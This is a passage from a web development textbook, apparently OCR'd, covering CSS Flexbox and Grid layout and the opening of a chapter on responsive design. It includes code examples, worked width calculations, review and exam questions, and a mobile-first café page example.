`flex: 1 1 200px`	—	At least about 200 px, share any extra space

A worked example. A 900-pixel container holds three items with basis 200 px and grow factors 1, 2 and 1 (no gap). The free space is $900 - 3 \times 200 = 300$ px. It is divided in the ratio $1:2:1$, so the items receive 75, 150 and 75 px, ending at 275, 350 and 275 px wide.

Two further item properties are useful:

- `align-self` overrides `align-items` for one item.
- `order` changes the visual order (lower values first; the default is 0). Use it sparingly: keyboard focus and screen readers still follow the HTML order, so a large difference between visual and source order confuses users.

10.2.4 Flexbox patterns

CSS | Centring anything, horizontally and vertically

```css
.center {
  display: flex;
  justify-content: center;   /* main axis  */
  align-items: center;       /* cross axis */
  min-height: 100vh;
}
```

HTML | navbar.html (extract)

```html
<nav class="navbar">
  <span class="logo">TechLearn</span>
  <ul class="nav-links">
    <li><a href="/courses">Courses</a></li> <li><a href="/labs">Labs</a></li> <li><a
    ↪  href="/blog">Blog</a></li>
  </ul>
  <a class="btn push" href="/login">Sign in</a>
</nav>
<section class="cards">
  <article class="card"><h3>HTML</h3><p>Structure and semantics.</p><a class="btn"
    ↪ href="#">Start</a></article>
  <article class="card"><h3>CSS</h3><p>Selectors, box model, ... exercises.</p><a
    ↪ class="btn" href="#">Start</a></article>
  <article class="card"><h3>JavaScript</h3><p>Make pages interactive.</p><a class="
    ↪ btn" href="#">Start</a></article>
</section>
```

CSS | navbar.html (styles)

```css
.navbar    { display: flex; align-items: center; gap: 24px; padding: 12px 20px; }
.nav-links { display: flex; gap: 18px; list-style: none; margin: 0; padding: 0; }
.push      { margin-left: auto; }        /* an auto margin absorbs all free space */

.cards { display: flex; flex-wrap: wrap; gap: 16px; }
.card  { flex: 1 1 180px;                /* at least ~180px, share the rest
    ↪ */
         display: flex; flex-direction: column; }  /* the card itself is a flex
    ↪ column */
.card p { flex: 1; }                     /* the text grows, pushing buttons down
    ↪ */
.card a { align-self: flex-start; }      /* the button does not stretch full width
    ↪ */
```




Figure 10.4. A navigation bar and a row of equal-height cards built with Flexbox.

➤ How it works

- In the navigation bar, `align-items: center` centres the logo, links and button vertically, whatever their heights. `margin-left: auto` on the button takes up all the free space to its left, pushing it to the right edge — a neat alternative to `space-between` when only one item should move.
- The cards wrap onto new lines when the container is too narrow for three 180-pixel cards, and share extra space equally when it is wide.
- Flex items stretch to the height of the tallest item in their line (the default `align-items: stretch`), so all cards are equally tall. Inside each card, a nested column flexbox lets the paragraph grow, which lines up the buttons along the bottom — something that was nearly impossible before Flexbox.

✗ Common Mistake

Wrong. Expecting `justify-content: center` to centre items vertically in a row container, or setting flex properties on the grandchildren.

Why it fails. `justify-content` works along the *main* axis, which is horizontal for a row; and only the *direct* children of a flex container are flex items.

Correct. Use `align-items` for the cross axis, and make nested elements flex containers themselves when they need to lay out their own children.

Figure 10.5, from the course slides, summarises the container properties visually; keep it at hand while you practise.

✔ Check Your Understanding

1. In a `column` container, which property centres items horizontally?
2. What does `flex: 1` mean in full?
3. A 1000-pixel container has two items with basis 300 px and grow factors 1 and 3. How wide is each?

10.3 CSS Grid

Definition — CSS Grid

CSS Grid Layout is a two-dimensional layout system: it divides a container into rows *and* columns, called *tracks*, and places items into the resulting cells or areas.

10.3.1 Grid terminology

Grid lines are the dividing lines, numbered from 1 at the start of each axis (and from -1 at the end).

Tracks are the rows and columns between adjacent lines.

A cell is the intersection of one row and one column.




Figure 10.5. A visual summary of the Flexbox container properties (course slides).




Figure 10.6. Grid lines, tracks, cells and areas.

An area is a rectangle of one or more cells.

Gaps (`gap`, `row-gap`, `column-gap`) are the gutters between tracks.

10.3.2 Defining tracks

CSS

```css
.grid {
  display: grid;
  grid-template-columns: 200px 1fr 2fr;   /* fixed, then 1 part and 2 parts of the
    ↪ rest */
  grid-template-rows: auto 300px;
  gap: 20px;
}
.twelve    { display: grid; grid-template-columns: repeat(12, 1fr); gap: 16px; }
```

```
.sidebar   { grid-template-columns: minmax(180px, 250px) 1fr; }
.content   { grid-template-columns: 1fr min(65ch, 100%) 1fr; } /* centred reading
    ↪ column */
```

- The **fr unit** (fraction) shares out the space that remains after fixed tracks and gaps. In `200px 1fr 2fr` in a 920-pixel container with two 20-pixel gaps, $920 - 200 - 40 = 680$ px remain, so the columns are 200, 226.7 and 453.3 px.
- `repeat(n, size)` avoids repetition.
- `minmax(min, max)` lets a track flex between two limits.
- Rows that are not defined are created automatically (*implicit* tracks) as items need them; `grid-auto-rows: minmax(100px, auto)` sets their size.

10.3.3 Placing items

Items fill cells in order automatically, one per cell. You can also place them explicitly by grid line:

CSS | Line-based placement

```
.header  { grid-column: 1 / -1; }        /* from line 1 to the last line: full width
    ↪ */
.sidebar { grid-column: 1 / 2; grid-row: 2 / 4; }  /* column 1, rows 2 and 3
    ↪ */
.feature { grid-column: span 2; }        /* occupy two columns from wherever it
    ↪ lands */
.photo   { grid-area: 2 / 3 / 4 / 5; }   /* row-start / col-start / row-end /
    ↪ col-end */
```

10.3.4 Named template areas

The most readable way to lay out a page is to draw it with `grid-template-areas`. Each string is a row; each word names the area occupying that cell; a dot (`.`) leaves a cell empty.

CSS | grid-areas.html

```
.page {
  display: grid;
  grid-template-columns: 200px 1fr;
  grid-template-rows: auto 1fr auto;
  grid-template-areas:
    "header  header"
    "sidebar main"
    "footer  footer";
  gap: 10px;
  min-height: 100vh;
}
header { grid-area: header; }
aside  { grid-area: sidebar; }
main   { grid-area: main; }
footer { grid-area: footer; }
```



Figure 10.7. A page layout drawn with `grid-template-areas`.

➤ How it works

The template draws a two-column, three-row page. The header and footer span both columns. The middle row is `1fr`, so it takes all remaining height: with `min-height: 100vh`, the footer stays at the bottom of the window even when the main content is short — the *sticky footer* pattern, which once required elaborate hacks. To change the layout on a phone, only the template needs redefining in a media query (Chapter 11):

CSS

```css
@media (max-width: 700px) {
  .page {
    grid-template-columns: 1fr;
    grid-template-areas: "header" "main" "sidebar" "footer";
  }
}
```

10.3.5 Responsive grids without media queries

CSS | gallery.html

```css
.gallery {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(150px, 1fr));
  gap: 12px;
}
.wide { grid-column: span 2; }
```

➤ How it works

`repeat(auto-fit, minmax(150px, 1fr))` means: “create as many columns as will fit, each at




Figure 10.8. The same gallery at 760 pixels (left) and 380 pixels (right): the number of columns adapts automatically.

least 150 px wide; then stretch them equally to fill the row." In a 760-pixel container that is four columns; in a 380-pixel one it is two; on a large screen perhaps eight. This single line replaces a whole set of media queries for card grids, product listings and galleries. (`auto-fill` is similar but keeps empty tracks when there are few items, so items do not stretch.)

10.3.6 Alignment in Grid

Grid uses the same alignment vocabulary as Flexbox. `justify-items` and `align-items` align items *within their cells* (horizontally and vertically); `justify-self` and `align-self` do the same for one item; `justify-content` and `align-content` position the whole grid inside a larger container. The shorthand `place-items: center` centres every item in its cell — the shortest way to centre something in CSS:

CSS

```
.hero { display: grid; place-items: center; min-height: 60vh; }
```

✔ Check Your Understanding

5. Write `grid-template-columns` for three equal columns.
6. What does `grid-column: 1 / -1` do?
7. Explain in words what `repeat(auto-fit, minmax(200px, 1fr))` produces.

10.4 Flexbox or Grid?

They are complementary, not competitors. A common approach is *Grid for the page, Flexbox for the components*: the overall page uses Grid areas; the header inside it uses Flexbox for its logo and links; the product listing uses a Grid with `auto-fit`; each product card uses a Flexbox column. If you find yourself fighting Flexbox to make wrapped items line up in columns, you wanted Grid;

Table 10.3. Choosing between Flexbox and Grid.

Aspect	Flexbox	Grid
Dimensions	One: a row *or* a column	Two: rows *and* columns together
Approach	Content-out: item sizes come from their content, and space is shared	Layout-in: the designer defines tracks and places items into them
Alignment across rows	Each wrapped line is laid out independently, so items in different lines do not line up in columns	Items align in both directions
Typical uses	Navigation bars, toolbars, button groups, form rows, centring, card contents, media objects	Page layouts, dashboards, galleries, card grids, forms with aligned labels, magazine layouts

if you are defining a grid with one row, you probably wanted Flexbox.

Real-World Case: The misaligned product grid

Scenario. An online shop lists products in rows of four using `display: flex; flex-wrap: wrap` and `flex: 1 1 22%` on each card.

Problem. When the number of products is not a multiple of four, the cards in the last row stretch to fill the row — two giant cards instead of two normal ones. Titles of different lengths make buttons appear at different heights across cards.

Analysis. Flexbox distributes each line's space independently, so a partly filled last line grows its items. Each card's contents are laid out in normal flow, so buttons follow text of varying length.

Solution. Use Grid for the listing: `grid-template-columns: repeat(auto-fill, minmax(220px, 1fr))` keeps every card the same width in every row. Inside each card, use `display: flex; flex-direction: column` with `margin-top: auto` on the button, pinning it to the bottom.

Lesson. Two-dimensional arrangements belong to Grid; one-dimensional alignment inside components belongs to Flexbox.

10.5 Other Layout Tools

- **Multi-column layout** flows text into newspaper-style columns: `columns: 3 18em;` creates up to three columns at least 18 em wide.
- **Floats** still wrap text around images: `.figure-left { float: left; margin: 0 1rem 1rem 0; }`.
- **Subgrid** lets a nested grid use its parent's tracks, so that, for example, the titles and prices of separate cards line up across a row: `grid-template-rows: subgrid`.
- **Container queries** let components adapt to the size of their container rather than the viewport (Chapter 11).

Chapter Summary

- Normal flow stacks blocks and wraps inline content; use it for documents. Tables and floats are no longer layout tools.
- Flexbox lays out items along one axis. The container sets direction, wrapping, main-axis distribution (`justify-content`), cross-axis alignment (`align-items`) and `gap`. Items grow, shrink and start from a basis (`flex`), and can be aligned individually.
- Auto margins absorb free space; nested flex containers align content within components, giving equal-height cards with aligned buttons.
- Grid lays out items in rows and columns. Tracks use lengths, `fr`, `repeat()` and `minmax()`; items are placed automatically, by line numbers, by span, or in named template areas.
- `repeat(auto-fit, minmax(`*`min`*`, 1fr))` makes responsive grids without media queries. `place-items: center` centres content.
- Use Grid for two-dimensional page and listing layouts and Flexbox for one-dimensional component layouts, usually together.

Key Terms

normal flow
float
flex container
flex item
main axis
cross axis
flex-direction
flex-wrap
justify-content
align-items
align-content
gap
flex-grow
flex-shrink
flex-basis
flex shorthand
order
align-self
auto margin
grid container
grid line
track
cell
grid area
fr unit
repeat()
minmax()
implicit grid
grid-column
span
grid-template-areas
auto-fit
auto-fill
place-items
sticky footer
subgrid
multi-column layout

Review Questions

1. Why were tables and floats replaced as layout techniques?
2. Explain the main and cross axes and how `flex-direction` changes them.
3. Describe the effect of each value of `justify-content`.
4. Explain `flex-grow`, `flex-shrink` and `flex-basis`, and the meaning of `flex: 1`, `flex: none` and `flex: 0 0 250px`.
5. How can Flexbox be used to push one navigation item to the right-hand end of a bar?
6. Explain the `fr` unit with a numerical example.

7. Write a grid layout with a header, a left navigation column, main content, a right sidebar and a footer using template areas.
8. What is the difference between `auto-fit` and `auto-fill`?
9. When would you choose Flexbox, and when Grid? Give two examples of each.
10. Explain two ways of centring an element horizontally and vertically.

Exam-Style Questions

1. **[6 marks]** Write the HTML and CSS for a responsive page layout with a header, sidebar, main content and footer using CSS Grid template areas. On screens narrower than 700 px, the sidebar should appear below the main content.
2. **[5 marks]** Compare Flexbox and CSS Grid, and justify which you would use for (a) a navigation bar, (b) a photo gallery, (c) a dashboard, (d) a form field with a button beside it.
3. **[4 marks]** A flex container 1200 px wide contains three items: `flex: 1 1 200px`, `flex: 2 1 200px` and `flex: 0 0 300px`, with `gap: 20px`. Calculate the width of each item.

Model answer to Question 3. The gaps take $2 \times 20 = 40$ px. The bases total $200 + 200 + 300 = 700$ px. Free space is $1200 - 40 - 700 = 460$ px. The third item has `flex-grow: 0`, so it stays at 300 px. The first two share the 460 px in the ratio $1:2$: the first receives $460/3 \approx 153.3$ px and the second 306.7 px. The widths are therefore about 353.3 px, 506.7 px and 300 px.

Answers to Check Your Understanding

1. `align-items: center` (the cross axis is horizontal in a column).
2. `flex: 1 1 0%` — grow factor 1, shrink factor 1, basis 0.
3. Free space is $1000 - 600 = 400$ px, shared $1:3$, so 100 px and 300 px: the items are 400 px and 600 px wide.
4. `grid-template-columns: repeat(3, 1fr);`
5. Makes the item span from the first to the last column line: the full width of the grid.
6. As many columns as fit, each at least 200 px wide, stretched equally to fill the row; the number of columns changes with the container's width.

CHAPTER 11

Responsive Web Design

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain what responsive web design is and why it replaced fixed-width and separate mobile sites;
- explain the role of the viewport meta element and the difference between CSS pixels and device pixels;
- build fluid layouts with relative units, flexible images and media queries;
- write media queries using width, orientation, resolution and user-preference features;
- apply the mobile-first approach and choose breakpoints based on content;
- implement fluid typography, responsive images, a responsive navigation menu and container queries;
- test responsive pages with browser device emulation and real devices.

People visit websites on phones held in one hand on a bus, on tablets on the sofa, on laptops at work and on wide monitors and televisions. In Bangladesh, as in most of the world, the majority of web traffic now comes from mobile phones. A site that works only on a desktop screen fails most of its users. *Responsive web design* is the set of techniques that let one website adapt gracefully to every screen.

11.1 What Is Responsive Web Design?

Definition — Responsive web design

Responsive web design (RWD) is an approach in which a single HTML document and style sheet adapt their layout, images and typography to the size and capabilities of the device, using fluid grids, flexible media and media queries.

The term was coined by Ethan Marcotte in 2010, just as smartphones were becoming common. Before then, sites took one of three approaches:

Fixed-width layouts were designed for one screen width, typically 960 pixels. On a phone they appeared tiny and required zooming and horizontal scrolling; on a large monitor they floated in a sea of empty space.

Separate mobile sites (`m.example.com`) duplicated content and code, drifted out of date, broke

shared links (a desktop URL opened on a phone led to the wrong page), and needed unreliable device detection.

Adaptive layouts served a few fixed layouts for a few known screen sizes, which failed on every size in between.

Responsive design replaced these with *one* site whose layout flows continuously. Google now uses *mobile-first indexing*: it ranks pages according to their mobile version, so a poor mobile experience directly harms search visibility.




Figure 11.1. One design adapting from a desktop layout to tablet and smartphone layouts (course slides).

Responsive design rests on three pillars:

1. **A fluid grid** — layouts sized in relative units (percentages, `fr`, `rem`) and built with Flexbox and Grid, so they stretch and shrink.
2. **Flexible media** — images and videos that scale within their containers.
3. **Media queries** — CSS that applies only when conditions such as the viewport width are met, so that the layout can change at chosen points.

11.2 The Viewport

11.2.1 CSS pixels and device pixels

A modern phone screen may have 1170 physical pixels across, yet it reports a width of 390 *CSS pixels*. The ratio between them is the **device pixel ratio** (DPR), here 3. CSS lengths are measured in CSS pixels, so that a 16-pixel font is comfortably readable on every device; high-DPR screens simply draw it with more, smaller physical pixels, making text sharper. This is also why high-DPR screens need higher-resolution images (Section 11.7).

11.2.2 The viewport meta element

When the iPhone appeared in 2007, almost no site was designed for small screens. Mobile browsers therefore pretended to have a *layout viewport* about 980 pixels wide, rendered the page as if on a desktop, and shrank the result to fit the screen. That keeps old sites usable, but it

defeats responsive design: your media queries see a 980-pixel viewport, and all the text is tiny. The viewport meta element switches this behaviour off:

HTML | Required in the head of every responsive page

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
```

`width=device-width` makes the layout viewport equal to the device's width in CSS pixels, and `initial-scale=1.0` sets the zoom to 100 %. Never add `user-scalable=no` or `maximum-scale=1`: users with low vision rely on pinch-zoom, and WCAG requires that text can be zoomed to 200 %.

✗ Common Mistake

Wrong. Writing careful media queries but forgetting the viewport meta element.

Why it fails. The phone reports a 980-pixel layout viewport, so `@media (max-width: 600px)` never matches and the page appears as a shrunken desktop site.

Correct. Start every page from the boilerplate that includes the viewport element (Chapter 5).

11.3 Fluid Layouts and Flexible Media

11.3.1 Fluid containers

CSS

```
.container {
  width: min(100% - 2rem, 1100px);   /* full width minus 1rem each side, never over
    ↪ 1100px */
  margin-inline: auto;               /* centred */
}
```

This single declaration gives a container that fills small screens (with a small margin) and stops growing on large ones, where very long lines would be hard to read. Inside it, use Flexbox and Grid with `fr`, percentages, `minmax()` and `auto-fit` (Chapter 10), and avoid fixed widths in pixels for anything that contains text.

11.3.2 Flexible images and video

CSS

```
img, video, svg {
  max-width: 100%;      /* never wider than the container */
  height: auto;         /* keep the aspect ratio          */
  display: block;       /* remove the gap below inline images */
}
.video-embed { aspect-ratio: 16 / 9; width: 100%; }   /* for iframes */
```

With `max-width: 100%`, an 800-pixel image is displayed at its natural size in a wide column but shrinks to fit a 350-pixel phone screen. (Using `width: 100%` instead would also *enlarge* small images, making them blurry.) Keeping the `width` and `height` attributes in the HTML lets the

browser reserve the correct space, since it can compute the aspect ratio before the image arrives.




Figure 11.2. A flexible image scales down with its container while keeping its proportions (course slides).

11.4 Media Queries

11.4.1 Syntax

A **media query** applies a block of CSS only when a condition about the device or the user's preferences is true.

CSS

```css
@media (max-width: 600px) {           /* viewport 600px wide or less */
  .sidebar { display: none; }
}
@media (min-width: 600px) and (max-width: 899px) { ... }   /* between two widths */
@media (600px <= width < 900px) { ... }                  /* the same: range syntax */
@media (orientation: landscape) { ... }
@media print { nav, .ads { display: none; } a::after { content: " (" attr(href) ")"; } }
@media (hover: hover) and (pointer: fine) { .card:hover { transform: translateY(-4px); } }
@media (prefers-color-scheme: dark) { :root { --bg: #111827; --text: #e5e7eb; } }
@media (prefers-reduced-motion: reduce) { * { animation: none !important; } }
```

A media query has an optional *media type* (`screen`, `print`, `all`) and one or more *media features* in parentheses, combined with `and`, commas (meaning "or") and `not`. Rules inside a media query have no extra specificity: they compete in the cascade like any other rules, so a media query must come *after* the rules it overrides.

11.4.2 Breakpoints

A **breakpoint** is a width at which a media query changes the layout. Typical ranges are shown in Figure 11.3, and frameworks define similar ones (Bootstrap uses 576, 768, 992, 1200 and 1400 px).

Table 11.1. Useful media features.

Feature	Tests
`width`, `min-width`, `max-width`	Viewport width in CSS pixels — by far the most used
`height`	Viewport height (for short landscape screens)
`orientation`	`portrait` or `landscape`
`resolution`	Pixel density, e.g. `(min-resolution: 2dppx)`
`hover`, `pointer`	Whether the primary input can hover and how precise it is (mouse versus touch)
`prefers-color-scheme`	The user's light or dark theme setting
`prefers-reduced-motion`	Whether the user has asked the system to minimise animation
`prefers-contrast`	Whether the user wants more contrast




Figure 11.3. Common device-width ranges (course slides).

Let the content choose the breakpoints

Devices come in every width, and new ones appear every year, so do not design for "the iPhone" or "the iPad". Instead, start with the narrowest layout and widen the browser window slowly. When the design starts to look wrong — lines too long, cards too wide, too much empty space — that is where a breakpoint belongs. Most sites need only two or three.

11.4.3 Mobile-first versus desktop-first

There are two ways to organise media queries.

Desktop-first writes the full desktop layout as the base styles and uses `max-width` queries to *undo* parts of it for smaller screens.

Mobile-first writes the simple single-column phone layout as the base styles and uses `min-width` queries to *add* complexity as space becomes available.

Mobile-first is the recommended approach. Phone layouts are simpler (usually one column), so the base CSS is short and the queries only add; phones, which have the least processing power and slowest connections, do not have to download and then override desktop rules; and it forces the team to decide what content really matters, because the phone has room only for the essentials.

CSS | Mobile-first structure

```css
/* Base: phones (no media query) */
.cards { display: grid; grid-template-columns: 1fr; gap: 1rem; }

/* Tablets and up */
@media (min-width: 600px) {
  .cards { grid-template-columns: repeat(2, 1fr); }
}

/* Desktops and up */
@media (min-width: 900px) {
  .cards { grid-template-columns: repeat(3, 1fr); }
}
```

✔ Check Your Understanding

1. What are the three pillars of responsive design?
2. What happens on a phone if the viewport meta element is missing?
3. Why is `max-width: 100%` preferred to `width: 100%` for images?
4. In a mobile-first style sheet, do media queries use `min-width` or `max-width`?

11.5 A Complete Responsive Page

The following page for a small café brings the techniques together: a mobile-first style sheet, a navigation menu that collapses behind a button on small screens, a hero with fluid typography, and a grid of cards that grows from one to three columns.

HTML | index.html (body)

```html
<header class="site-header">
  <a class="logo" href="/">Green Leaf</a>
  <button class="menu-toggle" aria-expanded="false" aria-controls="menu">&#9776;
    ↪ Menu</button>
  <nav id="menu" class="nav" aria-label="Main">
    <ul>
      <li><a href="/" aria-current="page">Home</a></li>  <li><a href="/menu">Menu</a
    ↪ ></li>
      <li><a href="/order">Order online</a></li>          <li><a href="/contact">
    ↪ Contact</a></li>
    </ul>
  </nav>
</header>
<section class="hero">
  <h1>Fresh food, made daily</h1>
  <p>Breakfast, lunch and the best cha in Cumilla.</p>
  <a class="btn" href="/order">Order now</a>
</section>
<main class="container">
```

```
  <div class="cards">
    <article class="card"><img src="dish1.webp" alt="" width="400" height="250">
      <h2>Khichuri</h2><p>Rice and lentils with egg and beef bhuna.</p><p class="
    ↪ price">Tk 180</p></article>
    <!-- two more cards -->
  </div>
</main>
<script>
  const btn = document.querySelector('.menu-toggle');
  const nav = document.getElementById('menu');
  btn.addEventListener('click', () => {
    const open = nav.classList.toggle('open');
    btn.setAttribute('aria-expanded', open);      // tell screen readers the state
  });
</script>
```

CSS | style.css

```
/* ---------- Base styles: small screens first ---------- */
*, *::before, *::after { box-sizing: border-box; }
img { max-width: 100%; height: auto; display: block; }

.site-header { display: flex; flex-wrap: wrap; align-items: center;
               justify-content: space-between; padding: 0.75rem 1rem; }
.nav { display: none; width: 100%; }          /* hidden on phones until opened */
.nav.open { display: block; }
.nav a { display: block; padding: 0.6rem 0; } /* large touch targets */

.hero h1 { font-size: clamp(1.75rem, 5vw, 3rem); }   /* fluid heading */
.container { width: min(100% - 2rem, 1100px); margin-inline: auto; }
.cards { display: grid; grid-template-columns: 1fr; gap: 1rem; }

/* ---------- Tablets: 600px and wider ---------- */
@media (min-width: 600px) {
  .cards { grid-template-columns: repeat(2, 1fr); }
}

/* ---------- Desktops: 900px and wider ---------- */
@media (min-width: 900px) {
  .menu-toggle { display: none; }
  .nav { display: block; width: auto; }
  .nav ul { display: flex; gap: 1.5rem; }
  .nav a { padding: 0; }
  .cards { grid-template-columns: repeat(3, 1fr); }
}
```

➤ How it works

- The base CSS describes the phone layout: a stacked header in which the navigation is hidden, a single column of cards and full-width images.

